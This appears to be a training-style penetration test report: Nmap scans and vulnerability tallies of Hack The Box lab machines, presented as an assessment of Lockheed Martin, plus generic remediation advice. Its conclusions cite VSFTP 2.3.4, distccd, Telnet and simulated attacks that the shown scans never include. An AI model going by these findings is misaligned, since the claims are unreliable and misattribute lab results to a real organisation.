Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.10.4	Legacy	135	Microsoft Windows RPC	4	2	1	1
		139	Microsoft Windows netbios-ssn				
		445	Windows XP microsoft-ds				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.10.140	Swagshop	22	OpenSSH 7.6p1 Unbuntu	0	0	4	1
		80	Apache httpd 2.4.29				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.10.191	Blunder	21	unknown (Closed ftp port)	0	0	1	0
		80	Apache httpd 2.4.41				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.10.239	Love	80	Apache httpd 2.4.46	48	46	44	1
		135	Microsoft Windows RPC				
		139	Microsoft Windows netbios-ssn				
		443	Apache httpd 2.4.46				
		445	Microsoft-ds Windows 10 Pro 19042				
		3306	mysql?				
		5000	Apache httpd 2.4.46				
		5040	unknown				
		5985	Microsoft HTTPAPI httpd 2.0				
		5986	Microsoft HTTPAPI httpd 2.0				
		7680	pando-pub?				
		47001	Microsoft HTTPAPI httpd 2.0				
		49664	Microsoft Windows RPC				
		49665	Microsoft Windows RPC				
		49666	Microsoft Windows RPC				
		49667	Microsoft Windows RPC				
		49668	Microsoft Windows RPC				
		49669	Microsoft Windows RPC				
		49670	Microsoft Windows RPC				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.11.24	Ghost	53	Simple DNS Plus	0	4	23	0
		80	Micosoft HTTPAPI httpd 2.0				
		88	Microsoft Windows Kerberos				
		135	Microsoft Windows RPC				
		139	Microsoft Windows netbios-ssn				
		389	Microsoft Windows Active Directory LDAP				
		443	unknown				
		445	unknown				
		464	unknown				
		593	Microsoft Windows RPC over HTTP 1.0				
		636	Microsoft Windows Active directory LDAP				
		2179	unknown				
		3268	Microsoft Windows Active Directory LDAP				
		3269	Microsoft Windows Active Directory LDAP				
		3389	Microsoft Terminal Services				
		5985	Microsoft HTTPAPI httpd 2.0				
		8008	nginx 1.18.0				
		8443	nginx 1.18.0				
		9389	.NET Message Framing				
		49443	unknown				
		49664	Microsoft Windows RPC				
		49670	Microsoft Windows RPC				
		49675	Microsoft Windows RPC over HTTP 1.0				
		52121	Microsoft Windows RPC				
		52169	Microsoft Windows RPC				
		60987	Microsoft Windows RPC				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.11.21	MainFrame	25	hMailServer smtpd	0	0	0	1
		53	Simple DNS Plus				
		80	Microsoft IIS httpd 10.0				
		88	Microsoft Windows kerberos				
		135	Microsoft Windows RPC				
		139	Microsoft Windows netbios-ssn				
		389	Microsoft Windows Active Directory LDAP				
		445	unknown				
		464	unknown				
		593	Microsoft Windows RPC over HTTP 1.0				
		636	unknown				
		3268	Microsoft Windows Active Directory LDAP				
		3269	unknown				
		5985	Microsoft HTTPAPI httpd 2.0				
		9389	.NET Message Framing				
		49664	Microsoft Windows RPC				
		58023	Microsoft Windows RPC				
		58025	Microsoft Windows RPC over HTTP 1.0				
		58026	Microsoft Windows RPC				
		58032	Microsoft Windows RPC				
		58039	Microsoft Windows RPC				
		59567	Microsoft Windows RPC				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.10.151	Sniper	80	Microsoft IIS httpd 10.0	8	10	9	1
		135	Microsoft Windows RPC				
		139	Microsoft Windows netbios-ssn				
		445	unknown				
		49667	Microsoft Windows RPC				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.11.30	monitorsthree	22	OpenSSH 8.9p1 Ubuntu	0	0	0	1
		80	nginx/1.18.0				
		8084	unknown				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.11.29	Lantern	22	OpenSSH 8.9p1 Ubuntu	0	0	0	1
		80	Skipper Proxy				
		3000	unknown				
Host IP	**Hostname**	**Ports**	**Services**	**Critical**	**High**	**Medium**	**Low**
10.10.11.9	Magicgardens	22	OpenSSH 9.2p1 Debian	0	0	3	1
		25	unknown				
		80	nginx 1.22.1				
		1337	unknown				
		5000	Docker Registry (API: 2.0)				
				Critical	**High**	**Medium**	**Low**
			Totals	60	62	85	8

Suggestions To Remedy Issues:

Eliminate Non-Essential Services:

Disabling unnecessary services like FTP and Telnet is a critical step in reducing attack surfaces and strengthening Lockheed Martin's security posture. These services often use unencrypted communication protocols, making them highly vulnerable to interception and exploitation by attackers. For instance, FTP and Telnet can expose sensitive data such as credentials to eavesdropping. Replacing these outdated protocols with more secure alternatives, such as SFTP or SSH, ensures that all data transmissions are encrypted and resistant to interception. Additionally, configuring services like HTTP File Server and SQL to adhere to best security practices is essential. This includes disabling unused features, applying strict access controls, and using the principle of least privilege to limit access only to authorized users and applications. Properly securing these services mitigates risks of unauthorized access, data breaches, and injection attacks, significantly enhancing the Lockheed's overall cybersecurity defenses.

Implement Zero Trust Policies:

Implementing a Zero Trust policy to prevent privilege escalation requires enforcing strict access controls and constant verification across all layers of the network. This involves adopting the principle of "never trust, always verify," where no user or system is trusted by default, regardless of whether they are inside or outside the network perimeter. Multi-factor authentication (MFA) should be mandatory for all access attempts, combined with least-privilege principles that grant users only the minimum access necessary to perform their tasks. Privilege escalation can be mitigated by implementing micro-segmentation, which divides the network into smaller, isolated zones, ensuring that even if one part is compromised, the attacker cannot move laterally to other areas. Furthermore, real-time monitoring and behavior analytics should be used to detect and block unusual activity indicative of privilege abuse. Automated systems can flag or isolate anomalies, requiring re-verification before privileges are granted, ensuring that every access request is validated dynamically.

Regular Updates and Patches to Systems:

Regularly updating all services, including outdated versions such as VSFTP 2.3.4 and distccd v1, is a cornerstone of maintaining a strong cybersecurity posture at Lockheed Martin. These older versions are known to harbor critical vulnerabilities that attackers can exploit to gain unauthorized access or execute malicious code. By ensuring that these and other software are routinely updated with the latest patches, Lockheed Martin can mitigate the risk of exploitation and protect its critical infrastructure. Regular updates also ensure compatibility with modern security protocols, enabling the use of stronger encryption, authentication mechanisms, and performance optimizations. To achieve this, Lockheed Martin should implement a structured patch management process that includes frequent vulnerability assessments, automated patch deployment where possible, and thorough testing to ensure updates do not disrupt business operations. This proactive approach not only reduces the attack surface but also demonstrates the organization's commitment to safeguarding its assets against evolving threats.

Conclusion:

The comprehensive security assessment of Lockheed Martin's systems has uncovered several critical and high-priority vulnerabilities that, if exploited, could pose significant risks to the organization's operations and sensitive data. These vulnerabilities were identified across various services and protocols, including outdated versions of VSFTP 2.3.4 and distccd v1, as well as legacy services such as FTP, Telnet, and exposed SQL configurations. Testing also highlighted the ease with which attackers could escalate privileges and move laterally within the network due to insufficient segmentation and outdated configurations.

During the assessment, simulated attacks were conducted to demonstrate potential real-world impacts, including unauthorized access and system compromise. These tests underscored the importance of adopting more rigorous security measures to defend against sophisticated cyber threats. The findings highlight an urgent need for Lockheed Martin to implement a proactive approach to cybersecurity, including the regular updating and patching of vulnerable systems, disabling unnecessary or insecure services, and adopting secure alternatives such as SFTP and SSH.

Additionally, implementing a Zero Trust security framework, combined with network segmentation and continuous monitoring, will enhance the organization’s ability to detect and contain threats before they escalate. Employee training in social engineering prevention and secure operational practices should also be intensified to mitigate human-factor risks.

By addressing these vulnerabilities and implementing the recommended measures, Lockheed Martin can significantly strengthen its cybersecurity posture. A commitment to regular security reviews, robust patch management, and advanced threat mitigation strategies will ensure the organization remains resilient against emerging threats, safeguarding its critical assets and maintaining the trust of its stakeholders.

Appendix A: Nmap Scan Results

Internal Network Scan

Nmap scan report for 10.10.10.4

Host is up (0.042s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows XP microsoft-ds

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:

|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:65:f8 (VMware)

|_clock-skew: mean: 5d00h57m42s, deviation: 1h24m46s, median: 4d23h57m45s

| smb-os-discovery:

| OS: Windows XP (Windows 2000 LAN Manager)

| OS CPE: cpe:/o:microsoft:windows_xp::-

| Computer name: legacy

| NetBIOS computer name: LEGACY\x00

| Workgroup: HTB\x00

|_ System time: 2024-12-02T02:49:40+02:00

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

|_smb2-time: Protocol negotiation failed (SMB2)

Nmap scan report for 10.10.10.239

Host is up (0.041s latency).

Not shown: 65516 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)

| http-cookie-flags:

| /:

| PHPSESSID:

|_ httponly flag not set

|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27

|_http-title: Voting System using PHP

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

443/tcp open ssl/http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)

|_http-title: 403 Forbidden

| tls-alpn:

|_ http/1.1

|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27

| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/country
Name=in

| Not valid before: 2021-01-18T14:00:16

|_Not valid after: 2022-01-18T14:00:16

|_ssl-date: TLS randomness does not represent time

445/tcp open microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)

3306/tcp open mysql?

| fingerprint-strings:

| NULL:

|_ Host '10.10.14.10' is not allowed to connect to this MariaDB server

5000/tcp open http   Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)

|_http-title: 403 Forbidden

|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27

5040/tcp open unknown

5985/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

5986/tcp open ssl/http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

| tls-alpn:

|_ http/1.1

| ssl-cert: Subject: commonName=LOVE

| Subject Alternative Name: DNS:LOVE, DNS:Love

| Not valid before: 2021-04-11T14:39:19

|_Not valid after: 2024-04-10T14:39:19

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

|_ssl-date: 2024-11-27T00:13:54+00:00; +1h21m43s from scanner time.

7680/tcp open pando-pub?

47001/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

49664/tcp open msrpc   Microsoft Windows RPC

49665/tcp open msrpc   Microsoft Windows RPC

49666/tcp open msrpc   Microsoft Windows RPC

49667/tcp open msrpc   Microsoft Windows RPC

49668/tcp open msrpc   Microsoft Windows RPC

49669/tcp open msrpc   Microsoft Windows RPC

49670/tcp open msrpc   Microsoft Windows RPC

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port3306-TCP:V=7.94SVN%I=7%D=11/26%Time=6746506D%P=x86_64-pc-linux-gnu%

SF:r(NULL,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.10'\x20is\x20not\x20a

SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");

Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_clock-skew: mean: 3h21m44s, deviation: 4h00m01s, median: 1h21m42s

| smb2-time:

| date: 2024-11-27T00:13:42

|_ start_date: N/A

| smb2-security-mode:

| 3:1:1:

|_   Message signing enabled but not required

| smb-os-discovery:

| OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)

| OS CPE: cpe:/o:microsoft:windows_10::-

| Computer name: Love

| NetBIOS computer name: LOVE\x00

| Workgroup: WORKGROUP\x00

|_ System time: 2024-11-26T16:13:41-08:00

| smb-security-mode:

| account_used: <blank>

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

Nmap scan report for 10.10.10.140

Host is up (0.046s latency).

Not shown: 65533 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)

| 256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)

|_ 256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-title: Did not follow redirect to http://swagshop.htb/

|_http-server-header: Apache/2.4.29 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.10.191

Host is up (0.040s latency).

Not shown: 65533 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

21/tcp closed ftp

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_http-generator: Blunder

|_http-title: Blunder | A blunder of interesting facts

|_http-server-header: Apache/2.4.41 (Ubuntu)

Nmap scan report for 10.10.11.21

Host is up (0.040s latency).

Not shown: 65513 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

25/tcp open smtp hMailServer smtpd

| smtp-commands: MAINFRAME, SIZE 20480000, AUTH LOGIN, HELP

|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY

53/tcp open domain Simple DNS Plus

80/tcp open http Microsoft IIS httpd 10.0

|_http-title: Axlle Development

|_http-server-header: Microsoft-IIS/10.0

| http-methods:

|_ Potentially risky methods: TRACE

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-27 01:22:58Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: axlle.htb0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: axlle.htb0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

9389/tcp open mc-nmf .NET Message Framing

49664/tcp open msrpc Microsoft Windows RPC

58023/tcp open msrpc Microsoft Windows RPC

58025/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

58026/tcp open msrpc   Microsoft Windows RPC

58032/tcp open msrpc   Microsoft Windows RPC

58039/tcp open msrpc   Microsoft Windows RPC

59567/tcp open msrpc   Microsoft Windows RPC

Service Info: Host: MAINFRAME; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2024-11-27T01:23:49

|_ start_date: N/A

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled and required

Nmap scan report for 10.10.11.24

Host is up (0.038s latency).

Not shown: 65508 filtered tcp ports (no-response)

PORT   STATE SERVICE   VERSION

53/tcp   open domain   Simple DNS Plus

80/tcp   open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

88/tcp   open kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-27 01:09:25Z)

135/tcp open msrpc   Microsoft Windows RPC

139/tcp open netbios-ssn   Microsoft Windows netbios-ssn

389/tcp open ldap   Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC01.ghost.htb

| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb

| Not valid before: 2024-06-19T15:45:56

|_Not valid after: 2124-06-19T15:55:55

|_ssl-date: TLS randomness does not represent time

443/tcp open https?

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC01.ghost.htb

| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb

| Not valid before: 2024-06-19T15:45:56

|_Not valid after: 2124-06-19T15:55:55

|_ssl-date: TLS randomness does not represent time

1433/tcp open ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RC0+

|_ssl-date: 2024-11-27T01:10:59+00:00; 0s from scanner time.

| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback

| Not valid before: 2024-11-27T01:04:54

|_Not valid after: 2054-11-27T01:04:54

| ms-sql-ntlm-info:

| 10.10.11.24:1433:

| Target_Name: GHOST

| NetBIOS_Domain_Name: GHOST

| NetBIOS_Computer_Name: DC01

| DNS_Domain_Name: ghost.htb

| DNS_Computer_Name: DC01.ghost.htb

| DNS_Tree_Name: ghost.htb

|_ Product_Version: 10.0.20348

| ms-sql-info:

| 10.10.11.24:1433:

| Version:

| name: Microsoft SQL Server 2022 RC0+

| number: 16.00.1000.00

| Product: Microsoft SQL Server 2022

| Service pack level: RC0

| Post-SP patches applied: true

|_ TCP port: 1433

2179/tcp open vmrdp?

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=DC01.ghost.htb

| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb

| Not valid before: 2024-06-19T15:45:56

|_Not valid after: 2124-06-19T15:55:55

3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC01.ghost.htb

| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb

| Not valid before: 2024-06-19T15:45:56

|_Not valid after: 2124-06-19T15:55:55

|_ssl-date: TLS randomness does not represent time

3389/tcp open ms-wbt-server Microsoft Terminal Services

|_ssl-date: 2024-11-27T01:10:59+00:00; 0s from scanner time.

| ssl-cert: Subject: commonName=DC01.ghost.htb

| Not valid before: 2024-11-26T01:01:59

```
|_Not valid after:  2025-05-28T01:01:59
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8008/tcp  open  http        nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 5 disallowed entries
|_/ghost/ /p/ /email/ /r/ /webmentions/receive/
|_http-title: Ghost
|_http-generator: Ghost 5.78
8443/tcp  open  ssl/http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| http-title: Ghost Core
|_Requested resource was /login
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=core.ghost.htb
| Subject Alternative Name: DNS:core.ghost.htb
| Not valid before: 2024-06-18T15:14:02
|_Not valid after:  2124-05-25T15:14:02
| tls-alpn:
|_  http/1.1
9389/tcp  open  mc-nmf      .NET Message Framing
49443/tcp open  unknown
49664/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
49675/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
```

52121/tcp open msrpc Microsoft Windows RPC

52169/tcp open msrpc Microsoft Windows RPC

60987/tcp open msrpc Microsoft Windows RPC

Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:

| smb2-time:

| date: 2024-11-27T01:10:20

|_ start_date: N/A

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled and required

Nmap scan report for 10.10.11.29

Host is up (0.042s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)

|_ 256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)

80/tcp open http Skipper Proxy

|_http-server-header: Skipper Proxy

| fingerprint-strings:

| FourOhFourRequest:

| HTTP/1.0 404 Not Found

| Content-Length: 207

| Content-Type: text/html; charset=utf-8

| Date: Wed, 27 Nov 2024 01:49:26 GMT

| Server: Skipper Proxy

| <!doctype html>

| <html lang=en>

| <title>404 Not Found</title>

| <h1>Not Found</h1>

| The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

| GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:

| HTTP/1.1 400 Bad Request

| Content-Type: text/plain; charset=utf-8

| Connection: close

| Request

| GetRequest:

| HTTP/1.0 302 Found

| Content-Length: 225

| Content-Type: text/html; charset=utf-8

| Date: Wed, 27 Nov 2024 01:49:21 GMT

| Location: http://lantern.htb/

| Server: Skipper Proxy

| <!doctype html>

| <html lang=en>

| <title>Redirecting...</title>

| <h1>Redirecting...</h1>

| You should be redirected automatically to the target URL: http://lantern.htb/. If not, click the link.

| HTTPOptions:

| HTTP/1.0 200 OK

| Allow: HEAD, OPTIONS, GET

| Content-Length: 0

| Content-Type: text/html; charset=utf-8

| Date: Wed, 27 Nov 2024 01:49:21 GMT

|_ Server: Skipper Proxy

|_http-title: Did not follow redirect to http://lantern.htb/

3000/tcp open ppp?

| fingerprint-strings:

| GetRequest:

| HTTP/1.1 500 Internal Server Error

| Connection: close

| Content-Type: text/plain; charset=utf-8

| Date: Wed, 27 Nov 2024 01:49:26 GMT

| Server: Kestrel

| System.UriFormatException: Invalid URI: The hostname could not be parsed.

| System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind, UriCreationOptions& creationOptions)

| System.Uri..ctor(String uriString, UriKind uriKind)

| Microsoft.AspNetCore.Components.NavigationManager.set_BaseUri(String value)

| Microsoft.AspNetCore.Components.NavigationManager.Initialize(String baseUri, String uri)

| Microsoft.AspNetCore.Components.Server.Circuits.RemoteNavigationManager.Initialize(String baseUri, String uri)

| Microsoft.AspNetCore.Mvc.ViewFeatures.StaticComponentRenderer.<InitializeStandardComponentServicesAsync>g__InitializeCore|5_0(HttpContext httpContext)

| Microsoft.AspNetCore.Mvc.ViewFeatures.StaticC

| HTTPOptions:

| HTTP/1.1 200 OK

| Content-Length: 0

| Connection: close

| Date: Wed, 27 Nov 2024 01:49:32 GMT

| Server: Kestrel

| Help:

| HTTP/1.1 400 Bad Request

| Content-Length: 0

| Connection: close

| Date: Wed, 27 Nov 2024 01:49:26 GMT

| Server: Kestrel

| RTSPRequest:

| HTTP/1.1 505 HTTP Version Not Supported

| Content-Length: 0

| Connection: close

| Date: Wed, 27 Nov 2024 01:49:32 GMT

| Server: Kestrel

| SSLSessionReq, TerminalServerCookie:

| HTTP/1.1 400 Bad Request

| Content-Length: 0

| Connection: close

| Date: Wed, 27 Nov 2024 01:49:47 GMT

|_ Server: Kestrel

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :

==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============

SF-Port80-TCP:V=7.94SVN%I=7%D=11/26%Time=67467A63%P=x86_64-pc-linux-gnu%r(

SF:GetRequest,18F,"HTTP/1\.0\x20302\x20Found\r\nContent-Length:\x20225\r\n

SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nDate:\x20Wed,\x2027\x20

SF:Nov\x202024\x2001:49:21\x20GMT\r\nLocation:\x20http://lantern\.htb/\r\n

SF:Server:\x20Skipper\x20Proxy\r\n\r\n<!doctype\x20html>\n<html\x20lang=en

SF:>\n<title>Redirecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n You
SF:\x20should\x20be\x20redirected\x20automatically\x20to\x20the\x20target\
SF:x20URL:\x20<a\x20href=\"http://lantern\.htb/\">http://lantern\.htb/
SF:\.\x20If\x20not,\x20click\x20the\x20link\.\n")%r(HTTPOptions,A5,"HTTP/1
SF:\.0\x20200\x20OK\r\nAllow:\x20HEAD,\x20OPTIONS,\x20GET\r\nContent-Lengt
SF:h:\x200\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nDate:\x20Wed
SF:,\x2027\x20Nov\x202024\x2001:49:21\x20GMT\r\nServer:\x20Skipper\x20Prox
SF:y\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\
SF:r\n400\x20Bad\x20Request")%r(FourOhFourRequest,162,"HTTP/1\.0\x20404\x2
SF:0Not\x20Found\r\nContent-Length:\x20207\r\nContent-Type:\x20text/html;\
SF:x20charset=utf-8\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:26\x20G
SF:MT\r\nServer:\x20Skipper\x20Proxy\r\n\r\n<!doctype\x20html>\n<html\x20l
SF:ang=en>\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1>\n
SF:The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20server\.
SF:\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20check\x
SF:20your\x20spelling\x20and\x20try\x20again\. \n")%r(GenericLines,67,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20c
SF:harset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(H
SF:elp,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Reque
SF:st")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
SF:0\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400\x20Ba
SF:d\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnec
SF:tion:\x20close\r\n\r\n400\x20Bad\x20Request");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.94SVN%I=7%D=11/26%Time=67467A68%P=x86_64-pc-linux-gnu%

SF:r(GetRequest,114E,"HTTP/1\.1\x20500\x20Internal\x20Server\x20Error\r\nC
SF:onnection:\x20close\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\
SF:nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:26\x20GMT\r\nServer:\x20Ke
SF:strel\r\n\r\nSystem\.UriFormatException:\x20Invalid\x20URI:\x20The\x20h
SF:ostname\x20could\x20not\x20be\x20parsed\.\n\x20\x20\x20at\x20System\.Ur
SF:i\.CreateThis\(String\x20uri,\x20Boolean\x20dontEscape,\x20UriKind\x20u
SF:riKind,\x20UriCreationOptions&\x20creationOptions\)\n\x20\x20\x20at\x20
SF:System\.Uri\.\.ctor\(String\x20uriString,\x20UriKind\x20uriKind\)\n\x20
SF:\x20\x20at\x20Microsoft\.AspNetCore\.Components\.NavigationManager\.set
SF:_BaseUri\(String\x20value\)\n\x20\x20\x20at\x20Microsoft\.AspNetCore\.C
SF:omponents\.NavigationManager\.Initialize\(String\x20baseUri,\x20String\
SF:x20uri\)\n\x20\x20\x20at\x20Microsoft\.AspNetCore\.Components\.Server\.
SF:Circuits\.RemoteNavigationManager\.Initialize\(String\x20baseUri,\x20St
SF:ring\x20uri\)\n\x20\x20\x20at\x20Microsoft\.AspNetCore\.Mvc\.ViewFeatur
SF:es\.StaticComponentRenderer\.<InitializeStandardComponentServicesAsync>
SF:g__InitializeCore\|5_0\(HttpContext\x20httpContext\)\n\x20\x20\x20at\x2
SF:0Microsoft\.AspNetCore\.Mvc\.ViewFeatures\.StaticC")%r(Help,78,"HTTP/1\
SF:.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20c
SF:lose\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:26\x20GMT\r\nServer
SF::\x20Kestrel\r\n\r\n")%r(HTTPOptions,6F,"HTTP/1\.1\x20200\x20OK\r\nCont
SF:ent-Length:\x200\r\nConnection:\x20close\r\nDate:\x20Wed,\x2027\x20Nov\
SF:x202024\x2001:49:32\x20GMT\r\nServer:\x20Kestrel\r\n\r\n")%r(RTSPReques
SF:t,87,"HTTP/1\.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nConten
SF:t-Length:\x200\r\nConnection:\x20close\r\nDate:\x20Wed,\x2027\x20Nov\x2
SF:02024\x2001:49:32\x20GMT\r\nServer:\x20Kestrel\r\n\r\n")%r(SSLSessionRe
SF:q,78,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nCon
SF:nection:\x20close\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:47\x20
